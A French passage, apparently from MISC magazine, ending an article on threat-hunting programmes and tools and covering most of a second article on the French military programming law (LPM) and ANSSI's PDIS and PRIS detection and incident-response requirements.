Cela vous a juste pris le temps de lire un mail, de vous renseigner sur ce RAT dont vous n'aviez pas entendu parler avant, de vous demander si ça valait le coup de mobiliser des équipes pour du *crimeware* (sûrement ?), de demander à un collaborateur d'effectuer la chasse, d'attendre qu'il rentre de sa pause déjeuner et qu'il lance la requête idoine. Vu l'effort investi, vous auriez presque préféré trouver quelque chose.

3.6.1 Les outils

Nous exagérons à peine, mais vous voyez où nous voulons en venir. Ce scénario comporte évidemment des étapes compressibles si l'évènement venait à se répéter, et il est très facilement automatisable. Plusieurs outils libres tels que **[CORTEX]**, **[MISP]** ou **[YETI]** existent pour accumuler, enrichir, et disséminer des données de menace.

Des systèmes de gestion d'incidents comme **[FIR]** ou **[THEHIVE]** sont capables de les intégrer et lancer des recherches automatiquement (on pourrait penser à des intégrations avec Splunk ou d'autres systèmes moins onéreux comme **[ELK]**) et lever les alertes correspondantes.

Même le travail de l'équipe de threat intelligence pourra voir les bénéfices de l'automatisation d'analyse de malwares (on pense à **[CUCKOO]**, **[FAME]**, **[MIASM]**) rapidement, surtout face au volume de malwares duquel il faut extraire des marqueurs. Concernant l'enrichissement de ces derniers et la mise en évidence de pivots, il existe de nombreux services externes qui offrent des API intéressantes comme **[VIRUSTOTAL]** ou **[PASSIVETOTAL]** et qui peuvent automatiquement être interrogés par certains outils mentionnés plus haut.

Si vous voulez surveiller vos endpoints, pensez à **[GRR]** ou encore **[OSQUERY]**, qui permettent de faire des requêtes à la SQL sur tout votre parc.

Cela va sans dire, mais l'automatisation (et tous ses bénéfices) entraîne un coût de maintenance des divers outils et de votre architecture. Si vous voulez suivre ce chemin, il vous faudra compter sur des collaborateurs capables d'être à la hauteur techniquement et pouvant y consacrer du temps (voire s'y consacrer à temps plein pour pouvoir maintenir des architectures plus complexes).

4 Attention, pièges à ours !

Le hunting a l'air assez simple sur papier, mais il faut prendre en considération certains aspects qui peuvent vite devenir nocifs pour une organisation qui déciderait d'aller un peu trop vite lors de l'élaboration de son programme.

4.1 Céder au buzzword

Mettre en place un programme de threat hunting peut paraître impressionnant aux oreilles de la haute direction. Mais attention, car souvent, on ne dispose pas des ressources nécessaires pour que le programme ait un grand intérêt (voir section « La recette »). Il faut absolument éviter la situation où le programme mis en place est bancal, ne donne aucun résultat, et donc donne un faux sentiment de sécurité (« On fait du hunting, mais on n'a rien trouvé, donc c'est qu'il ne doit rien y avoir ! Qu'est-ce qu'on est bons… »). Partir à la chasse et revenir systématiquement les mains vides fatiguera très vite les analystes qui ne prendront pas le programme au sérieux, et se sentiront alors moins investis, diminuant encore la qualité des résultats. D'autant plus qu'en cherchant ne serait-ce qu'un tant soit peu, on trouve assez facilement.

Pensez plutôt à vendre l'idée et ses bénéfices aux décideurs, puis à recenser les lacunes que vous voyez. Essayez de fixer un seuil au-delà duquel vous pensez être confiant sur la qualité des données disponibles, et ne lancez pas votre programme avant d'avoir atteint ce seuil. L'avantage est que vous disposez de beaucoup d'outils libres (donc gratuits !) qui pourraient vous permettre de faire un POC à coût très bas et de projeter l'utilité du programme avec toutes les informations que vous demandez.

4.2 La différence entre un bon et un mauvais chasseur

Vous avez les bons outils en main, vous avez décidé de mettre en place un programme. À la bonne heure ! Quels sont les critères à prendre en compte lorsqu'on souhaite lancer une nouvelle chasse ?

4.2.1 Borner le périmètre de sa chasse

Demandez à n'importe quel analyste inforensique ce qu'il pense des questions du genre : « dis-nous si cet ordinateur a été compromis ». Une chasse formule la même question, mais à l'échelle d'un parc informatique : « y a-t-il de la malveillance sur notre réseau ? ». Il s'agit effectivement d'un problème indécidable, de prouver un vrai-négatif.

Avant de lancer une chasse, il faut se mettre d'accord sur le niveau de confiance qu'on souhaite avoir sur le résultat. Une chasse très précise (notre exemple de RAT précité) peut donner des résultats très fiables en peu de temps. Mais il existe toujours la possibilité d'avoir raté quelque chose si on ne ratisse pas assez largement (dans le temps ou dans la télémétrie) : un poste infecté éteint qui n'aurait pas communiqué avec son C2 dans le delta de recherche, ou un poste infecté qui passait par un proxy dont les logs n'ont pas pu être analysés.

C'est ici que l'automatisation est clé : en arrivant à construire des chasses précises et automatisables, on réduit la fatigue provoquée par des recherches manuelles qui pourront ne pas aboutir, et on peut les répéter autant de fois qu'on souhaite à moindre coût.

4.2.2 Bien choisir sa proie

Toutes les choses ne sont pas bonnes à chasser. L'équipe de Grr s'est fendu d'un billet **[GRR-HASH]** intéressant où ils expliquent pourquoi cet outil n'est pas fait pour chercher une empreinte cryptographique (un hash) dans un système et pourquoi le faire a peu d'intérêt. Les hash sont très changeants - un bit change dans le malware et le hash n'est plus utilisable. Que Grr fasse des snapshots dans le temps ou qu'il ne soit pas fait pour temporiser le hachage de tous les fichiers dans un disque dur est certes une limitation de l'outil, mais ce sont tout de même des contraintes à prendre en compte si vous décidez d'entreprendre la création d'un agent similaire pour chercher les empreintes dans votre parc. En somme, celles-ci sont adaptées à une recherche dans des logs d'exécution ou des logs antivirus, mais pas arbitrairement dans tous les systèmes de fichiers de votre parc.

Grr recommande plutôt de chercher les fichiers par emplacement, taille, fenêtre temporelle, ou d'établir une signature du binaire qui évite à Grr de lire tout le fichier.

Les clés de registre, domaines ou adresses IP contactés, sont aussi de bons candidats. Pour les chasses les plus avancées, on pourrait aussi penser à une séquence de logs particuliers (ouverture d'un service nommé *psexec* suivi d'une copie d'un fichier puis exécution de celui-ci ; plusieurs tentatives de login échouées suivies d'une tentative fructueuse).

David Bianco a créé une « pyramid of pain » **[PAIN]** qui établit une hiérarchie entre les marqueurs dont il faudrait « priver » les adversaires. C'est aussi une bonne indication de ce qu'il convient de chercher (et trouver !) en premier.

On voit que les empreintes cryptographiques sont tout en bas de la pyramide. Il est en effet facile de les trouver, mais en contrepartie l'attaquant peut très vite en changer. Les TTP, elles, sont plus difficiles à « contrer », ou dans notre cas, à trouver, mais leur changement sera plus problématique pour l'attaquant ! Si vous arrivez à chasser les campagnes d'hameçonnage d'un attaquant, il sera bien obligé de se réinventer et c'est ce qui lui « coûtera » plus cher.




Fig 1 : Pyramid of Pain par David Bianco.

4.3 Suranalyser et décontextualiser le renseignement

Un autre piège consiste à se dire « j'ai beaucoup de marqueurs, je vais en extraire un maximum d'informations et les traiter à valeur égale dans ma chasse ». Ainsi, on pourrait extraire le nom d'hôte d'une URL et chercher tous les éléments dans notre parc qui ont cherché à résoudre ce hostname. Mais dans quel contexte est-ce intéressant ? S'il s'agit d'un site compromis (comme dans le cas d'une attaque par point d'eau), on pourrait se retrouver avec beaucoup de faux-positifs entre les mains si on décide de lister tous les ordinateurs du réseau ayant tenté de se connecter à ce dernier. On trouve un exemple similaire avec les noms d'hôte et adresses IP. Un nom d'hôte peut très bien être utilisé à des fins exclusivement malveillantes, mais s'il se trouve sur un espace IP mutualisé, on va avoir du mal à distinguer le lard du cochon si on cherche cette adresse dans nos journaux Netflow.

Il est très important de prendre en compte le contexte fourni en amont par l'équipe de threat intelligence, car cela peut totalement réorienter la direction que prend notre chasse. S'il est recommandé d'enrichir les observables, il faut le faire uniquement si cela a du sens, et l'équipe de threat intelligence est sûrement la mieux positionnée pour le faire.

Conclusion

Si toutes ces belles métaphores sur le threat hunting nous apprennent une chose, c'est que « la chasse » est une activité à laquelle beaucoup d'équipes de réponse à incidents s'adonnent, parfois sans même le savoir, et qui montre clairement comment des renseignements solides peuvent augmenter leur efficacité. Nous espérons que cet article aura réussi à servir d'inspiration pour les équipes qui sont déjà initiées au threat hunting et pourra servir de base pour celles qui n'ont pas encore de programme bien établi. Bonnes chasses ! ■

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com/

10eme Forum International de la Cybersécurité

HYPERCONNECTION
THE RESILIENCE CHALLENGE

24 & 25 JANVIER 2018
LILLE GRAND PALAIS

10 YEARS ANNIVERSARY

L'ÉVENÉMENT EUROPÉEN

DE RÉFÉRENCE SUR LA

CYBERSÉCURITÉ

CO-FINANCÉ PAR

Région Hauts-de-France

Gendarmerie nationale
Une force humaine

ORGANISÉ PAR

euratechnologies
EXCELLENCE & INNOVATION

ceis

WWW.FORUM-FIC.COM

VOYAGE AU CENTRE DE LA LOI DE PROGRAMMATION MILITAIRE

Frédéric LE BASTARD – frederic.lebastard@gmail.com

mots-clés : LPM / OIV / SIIV / PRIS / PDIS / CONFORMITÉ

Sous couvert d'une terminologie législative un tantinet martiale, le monde militaire a depuis peu fait son entrée dans le quotidien de quelques geeks barbus, férus de sécurité qui ne s'y attendaient pas vraiment, avec la promulgation de la loi de programmation éponyme. Cet article a la modeste ambition de vulgariser le sujet et de proposer un tour d'horizon des conséquences de cette évolution règlementaire, en particulier pour les équipes en charge de la détection et de la réponse aux incidents de sécurité.

1 Do you LPM ?

Mais qu'est-ce donc cette fameuse Loi de Programmation Militaire (qu'on retrouve souvent sous le trigramme LPM) ? Et en quoi concerne-t-elle la sécurité des systèmes d'information ?

Depuis les années 1960, l'Assemblée nationale vote des lois des finances en matière militaire : des LPM. Leur but est de programmer, à moyen ou long terme, l'allocation des dépenses militaires. En pratique, il s'agit de cycles d'affectation des crédits de l'État. Depuis 2003, ces cycles d'attribution ont une durée de 6 ans.

Jusqu'à 2013, les LPM couvraient les activités de défense au sens large (celui de la sécurité physique), restant ainsi à bonne distance de nos problématiques habituelles de sécurité SI. Les RSSI avaient donc assez peu de contraintes règlementaires ou normatives sur le dos, hormis quelques spécificités sectorielles (par ex., celles du monde bancaire type PCI-DSS) ou le cas particulier des données à caractère personnel encadré par la loi Informatique et Libertés de janvier 1978 modifiée.

Il revenait donc à chacun de décider de mettre (ou pas) en œuvre des firewalls, antivirus, dispositifs d'authentification forte, sondes de détection d'intrusion et autres moyens de protection, sur son système d'information, chaque acteur restant ainsi maître de sa sécurité et des moyens à y engager. Des générations de consultants et de commerciaux ont ainsi fait fortune vendant toutes les recettes possibles et imaginables de poudre de Perlimpinpin et autres *snake oil* à des comices de responsables sécurité redoutant de ne pouvoir tenir leur poste s'ils ne disposaient pas du dernier *silver bullet* à la mode (DLP, anti-DDoS, chambre de détonation de codes malveillants) dans leur attirail de protection, avec le risque d'oublier des mesures élémentaires d'hygiène informatique (application des correctifs de sécurité, adaptation des droits des utilisateurs, etc. **[GHYG]**). Mais ça, c'était avant.

2 Les temps changent !

Maintenant, il est temps de procéder au constat fondateur, frappé au coin du bon sens : la plupart des incidents de sécurité auraient pu être évités en appliquant des mesures préventives simples telles que disposer de systèmes à jour de leurs correctifs de sécurité. Le funeste cas MeDoc **[PETYA]** étant l'exception qui confirme la règle, cloisonner les composants d'un système selon leur niveau de criticité, collecter et être en capacité d'analyser les traces d'activités, etc. reste souvent la meilleure approche pour éviter une catastrophe.

Ainsi, le législateur prend la (sage) décision d'intégrer, pour la première fois, un volet Cyber dans la Loi de Programmation Militaire datée du 18 décembre 2013 **[LPM]**. C'est le point de départ de notre aventure qui couvrira la période allant de 2014 à 2019.

La loi comporte de nombreux articles qui ne seront pas détaillés ici ; on se limitera à une analyse partielle de son chapitre IV, intitulé « *Dispositions relatives à la protection des infrastructures vitales contre la cybermenace* » et en particulier son article 22 couvrant les dispositions spécifiques à la sécurité des systèmes d'information. Plus spécifiquement, la dernière LPM est un véhicule législatif visant la cybersécurité des opérateurs d'importance vitale (OIV) et mettant en avant de nouveaux interlocuteurs tels que l'ANSSI et les RSSI des OIV.

Définition [modifier | modifier le code]

Un secteur d'activités d'importance vitale, tel que défini par l'article R. 1332-2 du Code de la Défense, est constitué d'activités concourant à un même objectif, qui [1] :

- « ont trait à la production et la distribution de biens ou de services indispensables (dès lors que ces activités sont difficilement substituables ou remplaçables) : satisfaction des besoins essentiels pour la vie des populations ; exercice de l'autorité de l'État ; fonctionnement de l'économie ; maintien du potentiel de défense ; ou sécurité de la Nation » ;
- « ou peuvent présenter un danger grave pour la population ».

Un opérateur d'importance vitale, tel que défini par l'article R. 1332-1 du Code de la Défense, est une organisation qui [2] :

- « exerce des activités comprises dans un secteur d'activités d'importance vitale » ;
- « gère ou utilise au titre de cette activité un ou des établissements ou ouvrages, une ou des installations dont le dommage ou l'indisponibilité ou la destruction par suite d'un acte de malveillance, de sabotage ou de terrorisme risquerait, directement ou indirectement :
  - d'obérer gravement le potentiel de guerre ou économique, la sécurité ou la capacité de survie de la Nation ;
  - ou de mettre gravement en cause la santé ou la vie de la population ».

Figure 1

La conséquence principale de cette loi pour les précités OIV est que l'État s'arroge à présent la responsabilité d'assurer la sécurité nécessaire aux activités critiques portées par les OIV (nous les décrirons en de plus amples détails plus loin). Ces derniers sont généralement des sociétés où les actionnaires et les dirigeants sont habitués à fixer seuls les orientations et à prendre les décisions : c'est un profond changement de contexte que de s'engager dans une direction où les pouvoirs publics s'octroient la possibilité de disposer d'une capacité d'intervention dans leurs réseaux informatiques. Celle-ci peut se résumer aux quatre dispositions suivantes :

- rendre obligatoire la mise en place de dispositions contraignantes, interdire certains types d'usages (par exemple, connecter le panneau de contrôle d'une centrale nucléaire à Internet) ;
- imposer la mise en œuvre d'un système de détection/réponse aux incidents de sécurité qualifié par l'ANSSI (tant du point de vue du matériel et de la manière dont il est mis en œuvre que du personnel qui l'opère) selon les référentiels PDIS (Prestataire de Détection des Incidents de Sécurité) et PRIS (Prestataire de Réponse aux Incidents de Sécurité) ;
- contraindre les OIV à la réalisation d'audits de sécurité de leurs SIIV (Système d'Information d'Importance Vitale) par des prestataires qualifiés par l'ANSSI selon le référentiel PASSI ;
- en cas d'incident grave, requérir la mise en œuvre de mesures pouvant aller jusqu'à l'intervention opérationnelle de l'ANSSI dans le SI de l'organisation concernée.

Dans sa version actuelle, la LPM n'a pas la prétention de vouloir révolutionner la totalité du domaine d'activité de la cybersécurité, ce qui s'avèrerait sans aucun doute un objectif impossible à atteindre dans un délai raisonnable au vu du niveau général de maturité actuel en la matière. Son objectif est de se limiter à ce que nous avons collectivement de plus important, de plus précieux ou de plus sensible : seuls les OIV sont à ce stade concernés.

3 OIV, PDIS, PRIS,... kézako ?

La liste des OIV est confidentielle et leur connaissance est accessible uniquement à ceux qui ont « besoin d'en connaître » selon l'expression consacrée : les *happy few* habilités Confidentiel Défense, au moins. La rumeur prétend que quelques centaines d'organisations y figurent. Sans trahir le secret de la Défense Nationale, on peut toutefois penser que votre coiffeur de quartier a moins de chances de s'y retrouver qu'un fournisseur d'énergie ou un acteur du domaine de la gestion de l'eau !

Ces opérateurs se retrouvent donc, et c'est la vraie nouveauté introduite par la LPM, soumis à des obligations règlementaires sur une partie de leurs domaines d'activité. En effet, sont concernés les domaines les plus critiques de chaque organisation, portant le doux nom de SIIV, auxquels les mesures suivantes s'appliquent :

- déclaration des SIIV (à l'ANSSI) ;
- déclaration des incidents les touchant (à l'ANSSI) ;
- application des règles de sécurité, définies par décrets sectoriels ;
- évaluation du niveau de sécurité (par un prestataire qualifié... - mais vous le saviez déjà - par l'ANSSI).

L'ANSSI endosse donc au passage un véritable rôle de régulateur : encore une nouveauté introduite par la LPM, puisqu'à présent des acteurs du secteur privé se retrouvent ainsi sous le pilotage de l'Agence.

Si les équipes en charge de la gestion des moyens informatiques sont soulagées à l'idée de ne pas avoir à intégrer les applicatifs d'imputation d'activité ou de gestion de congés à leurs efforts d'alignement avec la LPM (puisque seuls les systèmes critiques sont concernés), c'est une bien maigre consolation au regard du niveau d'exigence affiché pour les SIIV. En effet, la LPM place la barre très haut en termes de mesures techniques et organisationnelles. Enfin, comme il s'agit d'une injonction règlementaire, les contrevenants s'exposent

à des sanctions pénales en cas de non-respect de ces obligations (150 000 € d'amende, multipliés par 5 pour une personne morale), au-delà du risque sous-jacent pour la bonne marche de la Nation et la sécurité des populations.

4 Déclinaison sectorielle : les 20 règles de la LPM

Afin de tenir compte de spécificités dans certains domaines d'activités (on ne gère pas une banque comme on gère une centrale nucléaire), le législateur a prévu de décliner la mise en œuvre de la LPM dans des décrets sectoriels. Ces derniers sont par exemple relatifs à la gestion de l'eau, à l'alimentation, aux produits de santé. Ces décrets, dont les variations d'un secteur à l'autre semblent réduites, cadrent avec un niveau de détail plus fin les obligations auxquelles les OIV doivent se soumettre. Ainsi, 20 règles de haut niveau ont été précisées (voir Figure 2 **[W]**).




Figure 2 : Les 20 règles de la LPM 2013-2019.

On voit à partir de cette représentation macroscopique que la LPM est avant tout une affaire de bon sens :

- Définition d'un cadre (règle 1) et des indicateurs ;
- Gestion des risques (règle 2) et du SI sous-jacent (règles 3 et 4) ;
- Mise en œuvre de mesures complètes de protection (règles 11 à 19) ;
- Gestion des incidents survenant sur le SI (règles 5 à 10).

Chaque décret détaille individuellement ces règles sans aller jusqu'au manuel de paramétrage. On observe dès le premier coup d'œil qu'il ne semble pas manquer grand-chose et si les conditions de mise en œuvre de ces règles vont sans aucun doute provoquer d'interminables réunions, comités de pilotage et autres ateliers, leur bien-fondé ne sera probablement pas remis en question : elles sont bien pensées et leur application en totalité apportera vraisemblablement un vrai bénéfice de sécurité dans les systèmes d'informations visés par ces dispositions.

5 Et les CERT dans tout ça ?

Le décor posé, il est maintenant temps d'entrer dans le vif du sujet : comment les CERT ou CSIRT seront-ils impactés par les dispositions prévues par la LPM ? On se reportera préalablement à l'article ouvrant ce dossier pour s'éclaircir les idées sur le détail des missions incombant à ces équipes de cyberdéfense. Ceci fait, un aiguillage *a minima* vers les règles 6 (Corrélation et Analyse de journaux) et 8 (Traitement des incidents de sécurité) se dessinera alors assez naturellement.

La suite de l'article s'attachera donc à décrire l'impact de ces deux règles de la LPM en particulier sur le fonctionnement au quotidien des vaillants défenseurs de nos patrimoines numériques. On pourrait penser que cela va tourner court, le sujet n'étant pas vraiment innovant... Mais ça serait probablement une erreur. En effet, l'ANSSI a pris le soin de traiter avec une attention particulière ces deux règles puisqu'elles font chacune l'objet d'un référentiel dédié, édité par l'ANSSI **[EXIGANSSI]**, à savoir :

- PDIS (Prestataire de Détection des Incidents de Sécurité) pour la règle 6 ;
- PRIS (Prestataire de Réponse aux Incidents de Sécurité) pour la règle 8.

Tout OIV a donc l'obligation de s'appuyer sur les services d'un prestataire sous-traitant qualifié PDIS et PRIS (ou d'obtenir en propre ces qualifications).

La première prise de contact avec la LPM peut être rude ; une lecture des référentiels en question devrait rapidement doucher les ardeurs des *hunters* et autres haruspices les plus endurcis. En effet, l'ANSSI a vu les choses en grand puisque c'est plusieurs centaines d'exigences avec lesquelles le CERT va devoir se mettre en conformité sur les volets PDIS et PRIS.

6 PDIS : au cœur du dispositif de surveillance

Commençons par détailler les conséquences de la mise en conformité avec le référentiel PDIS. Avant tout, et c'est une constante dans la LPM, on s'appuie sur des bases solides en respectant les règles d'hygiène

élémentaires et avec un appétit marqué pour la promotion de la souveraineté nationale avec par exemple l'obligation d'opérer le service du PDIS sur le territoire national (*Goodbye !* les sous-traitants de l'autre côté de la Méditerranée ou l'externalisation de certains outillages de processus dans des solutions nuagiques, fussent-elles européennes).

Au fil des 43 pages du référentiel PDIS pour sa version 1.0, c'est ainsi la bagatelle de 269 exigences (oui vous avez bien lu : 269) avec lesquelles les futurs impétrants vont devoir progressivement se familiariser et se mettre en conformité. Pour la bonne mesure, le référentiel nous impose en plus d'appliquer les 40 mesures du guide d'hygiène de l'ANSSI déjà évoqué au début de cet article ainsi que les 182 mesures détaillées dans l'instruction interministérielle 901 **[II901]** qu'on retrouvera plus loin sous l'appellation II.901, relative à la protection des systèmes d'information sensibles (mesures associées aux informations en « diffusion restreinte »).

On commence par la définition des rôles-clés introduits dans le référentiel :

- Commanditaire : c'est l'organisation qui confie la collecte, la corrélation et la surveillance des traces d'accès de ses SIIV à un tiers.
- Prestataire : c'est l'entité en charge du service de détection des incidents de sécurité, pour le compte d'un ou de plusieurs commanditaires. Il peut s'agir indifféremment d'un sous-traitant ou d'un acteur interne à l'OIV,
- Administrateur : agissant pour le compte du Prestataire, il est en charge du maintien en conditions opérationnelles du SDIS (Système de Détection des Incidents de Sécurité).
- Exploitant : agissant pour le compte du Prestataire, c'est l'opérateur en charge de la détection et du traitement des incidents de sécurité.

Une fois ces rôles définis, on identifie rapidement que le référentiel impacte l'intégralité du service de détection :

- les relations entre le commanditaire et le service de détection ;
- l'orientation de l'organisation du service ;
- l'orientation des choix techniques concernant les locaux ;
- l'orientation des choix techniques concernant la sécurité.

On ne détaillera pas ici le premier volet, qui relève du droit des contrats, de conventions de service ou encore de plans d'assurance qualité et sécurité et autres déviances honnies des authentiques experts techniques (aussi appelés *barbus*), en notant tout de même au passage qu'environ une centaine d'exigences sont consacrées à la mise en conformité de ce domaine.

On se penchera en revanche avec un peu plus d'attention sur les impacts sur l'organisation du service et les choix techniques concernant la sécurité. En effet, notre nouveau régulateur est allé loin dans la démarche,




Figure 3 : Schéma illustratif d'un service de détection des incidents de sécurité (extrait du référentiel PDIS).

puisque c'est un véritable bunker que nous allons devoir mettre en place. À l'exception des enclaves de collecte de données, aucune connexion directe avec l'extérieur du SDIS n'est permise, comme l'illustre le schéma de la Figure 3, issu du référentiel PDIS.

Dans une évolution attendue pour les prochaines semaines du référentiel PDIS, on s'attend à voir arriver quelques nouveautés complémentaires qui, comme toute bonne chose, savent se faire un peu attendre.

C'est donc un SI complet que le PDIS (le prestataire, pas le référentiel) va devoir déployer au sein de son SDIS, des annuaires (car il en faut trois : un pour les Exploitants, un autre pour les Administrateurs et un dernier pour le Commanditaire, autonomes et indépendants - les annuaires, pas les personnes !) en passant par le serveur de temps, celui en charge du dépôt des mises à jour système, mais aussi antivirales, etc. Bref, si vous pensiez recycler un vieil hyperviseur pour héberger votre SDIS, il est temps de retourner voir votre direction pour solliciter quelques rallonges budgétaires. Pour vous aider à les convaincre, vous pourrez choisir quelques-uns des arguments qui suivent (et même si certains peuvent sembler impactant ou difficiles à mettre en œuvre, ils sont tous authentiques !) :

- la mise en conformité avec l'II.901 emporte l'utilisation de matériel qualifié par l'ANSSI ; un bref coup d'œil à l'offre disponible **[PQUAL]** en la matière vous montrera que cela restreint grandement les possibilités. Au revoir constructeurs américains, chinois, israéliens... place aux produits souverains ! (c'est bien connu : le loup, le chat, l'ours ou le panda ne font pas le poids face au coq dans le cyberespace) ;
- il devient obligatoire de cloisonner le SDIS et de mettre en œuvre a minima les 6 zones de sécurité décrites dans le référentiel ;
- il est nécessaire de mettre en place une solution de gestion d'incidents dédiée au SDIS (telle que TheHive décrite dans l'article de Saâd Kahdi dans ce dossier. C'est au passage en plus du made in France, même si l'ANSSI n'a pas formulé d'exigence souverainiste sur ce domaine) ;
- les postes de travail mis en œuvre dans le SDIS seront dédiés à cet usage ; les postes de travail des administrateurs ne peuvent être mutualisés avec ceux des exploitants. Si d'aventure certains de vos personnels sont amenés à porter les deux rôles, il leur faudra donc disposer de deux postes de travail, un pour chaque usage ;
- comme toute cagna qui se respecte, le SDIS devra être protégé physiquement. C'est valable pour les locaux qui hébergent les postes des administrateurs, des exploitants, mais aussi ceux dans lesquels les serveurs sont en place, avec des mesures de contrôle d'accès spécifiques (contrôle anti-effraction, vidéoprotection...)

Cette liste pourrait se compléter à l'envi, tant nos 269+40+182=491 exigences à respecter regorgent de dispositions, il y a du pain sur la planche !

Pour clôturer ce premier tour du propriétaire du PDIS, on ajoutera que vous devrez mettre au point une charte éthique qui devra être acceptée par les personnels intervenants sur le SDIS ; ce point peut sembler anecdotique, mais vous découvrirez peut-être à cette occasion dans vos équipes quelques esprits rétifs au décorum militaire. Le stéréotype du reverser portant autant de bracelets qu'il a suivi d'obscures conférences où le langage de plus haut niveau toléré est l'assembleur et dont la garde-robe se limite aux t-shirts vaillamment obtenus en échange de la participation à ces évènements aura peut-être du mal à se projeter dans le stéréotype du militaire aux rangers, cheveux ras cachés par un béret amarante qu'il croit voir se dessiner derrière ce très martial trigramme LPM. Il faut donc peut-être vous préparer à mettre en œuvre toutes vos compétences en ingénierie sociale pour parvenir à vos fins et garder dans vos équipes vos plus brillants éléments.

Maintenant que vous pensiez avoir atteint le nirvana avec PDIS, il nous faudra aborder la dernière partie de cet article, qui permettra de prolonger notre voyage jusqu'à son ultime objectif, son trône de fer : l'activité de réponse aux incidents, cadrée par le référentiel PRIS.

7 Tel est PRIS qui croyait prendre

Car oui à quoi bon tous ces efforts de détection et de surveillance ? L'ANSSI a pensé à tout, et nous explique par le menu la marche à suivre pour organiser la réponse aux incidents selon les meilleures pratiques qu'elle définit au travers du référentiel PRIS.

Ce dernier n'a pas la même philosophie que PDIS. En effet, si celui-ci a, comme on l'a vu, pour objet de sanctuariser la collecte, la corrélation des traces et la notification des anomalies conséquemment détectées, PRIS a pour principale ambition de s'attacher aux compétences détenues par les individus en charge de l'activité et à leurs pratiques. Alors que PDIS est principalement un référentiel technique, même s'il est mâtiné de dispositions conventionnelles, PRIS apparaît donc avant tout comme un référentiel à vocation plus organisationnelle (les deux moutures gardant une approche très opérationnelle, qui reflète sans doute la quantité de travail qu'il a fallu réunir pour les construire et devant laquelle on ne peut que s'incliner, quelles que soient les appréciations que l'on puisse faire de leur mise en application et des difficultés de tous ordres associées).

